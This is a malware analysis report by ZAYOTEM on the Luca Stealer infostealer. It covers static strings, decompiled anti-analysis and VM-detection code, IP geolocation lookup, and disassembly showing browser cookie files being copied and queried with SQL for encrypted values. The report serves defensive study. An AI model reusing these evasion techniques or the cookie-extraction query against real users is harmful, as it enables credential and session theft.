LUCA STEALER

TECNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Contents

Overview

Luca Stealer is an open-source malware that targets Windows systems and steals sensitive user data. It was first shared by an unknown person in July 2022 on GitHub and underground forums. Because it is open-source, it quickly spread among cybercriminals. They modified it to make it stronger. The malware is usually spread through phishing attacks.

Luca Stealer steals the following data from infected computers:

- Sensitive data from Chromium-based browsers,
- Data from chat applications,
- Cryptocurrency wallets,
- Login information for gaming applications,
- System information.


888.exe Analysis

Name	888.exe
MD5	B6E5859C20C608BF7E23A9B4F8B3B699
SHA256	bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b899f3075
File Type	Exe

Table 1 – Informatin About 888.exe

The malware is compiled in **C++** as a **32-bit .exe** program..


Static Analysis



Ofset	Boyut	Entropi	Durum	İsim
Süzgeç	Süzgeç	Süzgeç	Süzgeç	Süzgeç
00000000	00000400	2.64178	paketlenmemiş	PE Başlık
00000400	00358200	6.49183	paketlenmemiş	Bölüm(0)['.text']
00358600	00130200	5.92631	paketlenmemiş	Bölüm(1)['.rdata']
00488800	00004a00	5.05890	paketlenmemiş	Bölüm(2)['.data']
0048d200	0001ba00	6.68085	paketlenmiş	Bölüm(3)['.reloc']

Figure 1 - Packing Status of the Malware

When the malware is analyzed, it is observed that the **.reloc** section is packed..



```
%sLIST SUBQUERY %d
REUSE SUBQUERY %d
%sSCALAR SUBQUERY %d
hex literal too big: %s%#T
generated column loop on "%s"
numeric
none
misuse of aggregate: %#T()
unknown function: %#T()
RAISE() may only be used within a trigger-program
sqlite_
```

Figure 2 - Some Strings Found in the Code


When the malware's strings are analyzed, suspicious strings like **127.0.0.1:6949**, **src/wallets/mod.rs**, and **SQL commands** are found.

Some strings found are listed in the table below:

127.0.0.1:6949	9223372036854775807	APPDATAsrc \firefox\firefox.rs
src\wallets\mod.rs	sqlite_compileoption_get	src\messengers\mod.rs
.org/2000/xmlns/http://www.w3.or	Error decoding huffman values:	src\misc\discord.rs
CREATE TABLE x(type text,name text,tbl_name text,rootpage int,sql text)	C:\Users\root\.cargo \registry\src\index.crates.io-6f17d22bba15001f\zune-jpeg-0.4.11\src\upsampler\scalar.rs	Misuse of aggregate: %#T()

Table 2 - List of Found Strings


Dynamic Analysis



```
unsigned int sub_BD73D3()
{
  LARGE_INTEGER PerformanceCount; // [esp+0h] [ebp-14h] BYREF
  struct _FILETIME SystemTimeAsFileTime; // [esp+8h] [ebp-Ch] BYREF
  DWORD v3; // [esp+10h] [ebp-4h] BYREF

  SystemTimeAsFileTime.dwLowDateTime = 0;
  SystemTimeAsFileTime.dwHighDateTime = 0;
  GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
  v3 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
  v3 ^= GetCurrentThreadId();
  v3 ^= GetCurrentProcessId();
  QueryPerformanceCounter(&PerformanceCount);
  return (unsigned int)&v3 ^ v3 ^ PerformanceCount.LowPart ^ PerformanceCount.HighPart;
}
```

Figure 3 - Anti-Analysis Mechanism


The malware first uses the **v3** variable to XOR system time data, process IDs, and performance counter values to produce a result. It then creates a loop and compares the values obtained with **QueryPerformanceCounter**. If no significant difference is detected, the malware assumes it is being analyzed and terminates the program. This is an anti-analysis technique.



```
push ebp
mov ebp,esp
and dword ptr ds:[D201E4],0
sub esp,24
or dword ptr ds:[D1F8E0],1
push A
call dword ptr ds:[<IsProcessorFeaturePreser
test eax,eax
je bd5532a95156e366332a5ad57c97ca65a57816e7
```

Figure 4 - CPU Feature Check


The malware uses the **IsProcessorFeaturePresent** API to check if the CPU supports the **SSE4.2 instruction set**. This way, it infects newer systems but avoids older ones.



```
mov ecx,dword ptr ss:[esp+34]
mov dword ptr ds:[edi+24],ecx
mov ecx,3D                              3D:'='
cmove ebx,ecx
mov ecx,dword ptr ss:[esp+8]
mov dword ptr ds:[edi+28],ecx
mov dword ptr ds:[edi+2C],eax
mov dword ptr ds:[edi+30],eax
mov dword ptr ds:[edi+34],esi
mov dword ptr ds:[edi+38],ebx           edi+38:"USERDOMAIN_ROAMINGPROFILE=DESKTOP-[redacted]"
mov byte ptr ds:[edi+3C],dl             edi+3C:"DOMAIN_ROAMINGPROFILE=DESKTOP-[redacted]"
mov word ptr ds:[edi+3D],0              edi+3D:"OMAIN_ROAMINGPROFILE=DESKTOP-[redacted]"
mov byte ptr ds:[edi+3F],0              edi+3F:"AIN_ROAMINGPROFILE=DESKTOP-[redacted]"
mov edx,dword ptr ss:[esp+B0]
cmp edx,dword ptr ss:[esp+A8]
jne bd5532a95156e366332a5ad57c97ca65a57
lea ecx,dword ptr ss:[esp+A8]
```

Figure 1 – Collecting User Information


The malware collects information from the infected computer, such as the **user domain**, **computer name**, and **CPU details**.



```
mov eax,dword ptr ss:[ebp+C]            eax:sub_D7F4D0
lea ecx,dword ptr ds:[esi+78]
mov dword ptr ds:[esi+64],eax           eax:sub_D7F4D0
mov eax,dword ptr ds:[edx+C]            eax:sub_D7F4D0, [edx+0C]:sub_D7F4D0
mov byte ptr ds:[esi+6],1
push edi
push ecx
call eax                                eax:sub_D7F4D0
mov ebx,dword ptr ds:[esi+10]
add esp,8
mov eax,dword ptr ds:[esi+84]           eax:sub_D7F4D0
```

Figure 2 - Shellcode


After that, the malware runs **shellcode**.



```
test eax,eax
js bd5532a95156e366332a5ad57c97ca65a578
lea eax,dword ptr ds:[F845CE]
lea esi,dword ptr ss:[esp+6D0]
mov dword ptr ds:[esi],eax              esi:"http://ipwho.is/?output=json"
mov ecx,dword ptr ds:[esi]              esi:"http://ipwho.is/?output=json"
mov dword ptr ds:[esi],113879A2         esi:"http://ipwho.is/?output=json"
mov edx,dword ptr ds:[esi]              esi:"http://ipwho.is/?output=json"
call bd5532a95156e366332a5ad57c97ca65a5
xor ecx,ecx
xorps xmm0,xmm0
mov dword ptr ds:[esi+14],ecx           esi+14:"put=json"
mov dword ptr ds:[esi+10],ecx           esi+10:"?output=json"
mov dword ptr ds:[esi+18],ecx           esi+18:"json"
mov ecx,FFFFFFFC
movaps xmmword ptr ds:[esi],xmm0        esi:"http://ipwho.is/?output=json"
```

Figure 3 - Query


A query is sent to **http://ipwho[.]is/?output=json.**



```
{
    "About Us": "https:\/\/ipwhois.io",
    "ip": "[redacted]",
    "success": true,
    "type": "IPv4",
    "continent": "Asia",
    "continent_code": "AS",
    "country": "Turkey",
    "country_code": "TR",
    "region": "[redacted]",
    "region_code": "[redacted]",
    "city": "[redacted]",
    "latitude": [redacted],
    "longitude": [redacted],
    "is_eu": false,
    "postal": "",
    "calling_code": "90",
    "capital": "Ankara",
    "borders": "AM,AZ,BG,GE,GR,IQ,IR,SY",
    "flag": {
        "img": "https:\/\/cdn.ipwhois.io\/flags\/tr.svg",
        "emoji": "\ud83c\uddf9\ud83c\uddf7",
        "emoji_unicode": "U+1F1F9 U+1F1F7"
    },
    "connection": {
        "asn": [redacted],
        "org": "Tellcom Kartal Adsl Pool",
        "isp": "Superonline Iletisim Hizmetleri A.S.",
        "domain": "tellcom.com.tr"
    },
    "timezone": {
        "id": "Europe\/Istanbul",
        "abbr": "+03",
        "is_dst": false,
        "offset": 10800,
        "utc": "+03:00",
        "current_time": "2024-12-28T11:59:51+03:00"
    }
}
```

Figure 4 – Query Results

When the JSON file is examined, information such as the **IP address**, **location details**, and **current time** is found.




```
push ebp
push ebx
push edi
push esi
sub esp,2C
mov ebx,dword ptr ds:[edx+4]          [edx+04]:"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\LiIIhDIq3xNTvZCzo5G4nGGPLpD6hu\\\\user_info.txt"
mov esi,edx
mov edi,ecx
lea eax,dword ptr ss:[esp+8]
xor ecx,ecx
mov ebp,esp
mov dword ptr ds:[eax],ecx
mov dword ptr ds:[eax+8],ecx
mov dword ptr ds:[eax+C],ecx
mov dword ptr ds:[eax+10],7
mov dword ptr ds:[eax+1A],ecx
mov dword ptr ds:[eax+1E],ecx
mov dword ptr ds:[eax+18],ecx
```

Figure 9 - Creation of user_info.txt

In the **C:\\Users\\%USER%\\AppData\\Local\\Temp** directory, a folder with a randomly generated name is first created, followed by the creation of a text file named **user_info.txt** inside this folder.

.




```
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09
mov edx,dword ptr ss:[ebp-20]
mov eax,dword ptr ss:[ebp-24]
cmp edx,8                                                       edx:&"REQUEST_METHODSoftware\\Microsoft\\Windows\\CurrentVersion\\Internet Setting
mov ecx,edx                                                     edx:&"REQUEST_METHODSoftware\\Microsoft\\Windows\\CurrentVersion\\Internet Setting
mov esi,eax                                                     esi:"Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
mov esi,eax                                                     esi:"Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro
mov ecx,edx                                                     edx:&"REQUEST_METHODSoftware\\Microsoft\\Windows\\CurrentVersion\\Internet Setting
cmp word ptr ds:[esi],0                                         esi:"Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp word ptr ds:[esi+2],0                                       esi+02:"ftware\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePr
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp word ptr ds:[esi+4],0                                       esi+04:"ware\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProx
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp word ptr ds:[esi+6],0                                       esi+06:"re\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyS
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp word ptr ds:[esi+8],0                                       esi+08:"\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxySer
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp word ptr ds:[esi+A],0                                       esi+0A:"icrosoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyServer
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp word ptr ds:[esi+C],0                                       esi+0C:"rosoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyServer"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp word ptr ds:[esi+E],0                                       esi+0E:"soft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyServer"
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
add ecx,FFFFFFF8
add esi,10                                                      esi:"Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro
```

Figure 10 - Proxy Settings Check

REQUEST METHOD Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyEnableProxyServer registry keys are being checked. **Proxy Enable** is used for Windows' proxy server configuration, and **Proxy Server** is used to check the address of the proxy server to be used.


.



```
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09   burada kaldın
mov edx,dword ptr ss:[ebp-20]
mov eax,dword ptr ss:[ebp-24]                                   [ebp-24]:"VMware SVGA 3D"
cmp edx,8                                                       edx:&"PATHlibrary\\std\\src\\sys_common\\process.rs"
mov ecx,edx                                                     edx:&"PATHlibrary\\std\\src\\sys_common\\process.rs"
mov esi,eax                                                     esi:"library\\std\\src\\sys_common\\process.rs", eax
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
mov esi,eax                                                     esi:"library\\std\\src\\sys_common\\process.rs", eax
```

Figure 11 - Virtual Machine Check


The malware checks virtual machine status by verifying graphics virtualization technology.



```
push ebp                                                        sub_D64650
push ebx
push edi
push esi                                                        esi:"C:\\Users\\[redacted]\\AppData\\Roaming\\Binary Ninja\\plugins\\*"
sub esp,C
mov eax,dword ptr ds:[edx+4]                                    eax:":\\Users\\[redacted]\\AppData\\Roaming\\Binary Ninja\\plugins\\*"
movzx ebp,word ptr ds:[edx+8]
mov esi,dword ptr ds:[edx]                                      esi:"C:\\Users\\[redacted]\\AppData\\Roaming\\Binary Ninja\\plugins\\*", [edx]:":\\User
mov dword ptr ss:[esp+4],edx                                    [esp+04]:&":\\Users\\[redacted]\\AppData\\Roaming\\Binary Ninja\\plugins\\*"
mov dword ptr ss:[esp],ecx
mov dword ptr ss:[esp+8],eax
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
nop dword ptr ds:[eax],eax
mov word ptr ds:[edx+8],0
xor edi,edi
mov ebx,dword ptr ds:[ecx+8]
cmp ebx,dword ptr ds:[ecx]
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
mov eax,dword ptr ds:[ecx+4]                                    eax:":\\Users\\[redacted]\\AppData\\Roaming\\Binary Ninja\\plugins\\*"
```

Figure 12 - Checking Programs


Malware is checking system files and installed programs one by one.



```
mov edi,dword ptr ds:[esi+20]                                  edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\Cookies", [esi+20]:L"C:\\Users\\[redacted]
cmp ebx,80000000
jne bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov eax,dword ptr ds:[esi+24]
mov ecx,dword ptr ds:[esi+14]
mov dword ptr ds:[ecx+8],eax
mov dword ptr ds:[ecx+4],edi                                   [ecx+04]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\Cookies", edi:L"C:\\Users\\[redacted]
mov dword ptr ds:[ecx],1
cmp dword ptr ds:[esi+18],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
push dword ptr ds:[esi+10]                                     [esi+10]:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\\
push 0
push dword ptr ds:[FDFA18]
call dword ptr ds:[<HeapFree>]
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ds:[esi+4],0
mov dword ptr ds:[esi],0
push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09
push edi                                                       edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\Cookies"
push dword ptr ds:[esi+10]                                     [esi+10]:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\\
call dword ptr ds:[<CopyFileExW>]                              CopyFileExW
```

Figure 13 - Searching for the Cookies File

Malware is searching for the **cookies** file under the **C:\\Users\\%USERNAME%\AppData\Local\<Browser>\User Data\Default** directory on infected computers. Once it finds the **cookies** file in any browser's directory, it copies it to its own folder.



```
movsd qword ptr ss:[esp+10],xmm0
rep movsd
mov dword ptr ds:[eax-4],edx
lea esi,dword ptr ss:[esp+50]
movsd xmm0,qword ptr ss:[esp+10]
movsd xmm1,qword ptr ss:[esp+18]
movsd qword ptr ds:[eax+2C],xmm0
movsd qword ptr ds:[eax+34],xmm1
lea eax,dword ptr ds:[F818AF]
mov dword ptr ds:[ebx-4],eax                             ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"
mov ecx,dword ptr ds:[ebx-4]                             ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"
mov dword ptr ds:[ebx-4],60A47C9A                        ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"
mov edx,dword ptr ds:[ebx-4]                             ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09
```


Figure 5 - SQL Query

The malware sends the following query to this **cookie** file:

SELECT host_key, name, encrypted_value, path, expires_utc, is_secure,is_httponly FROM cookies

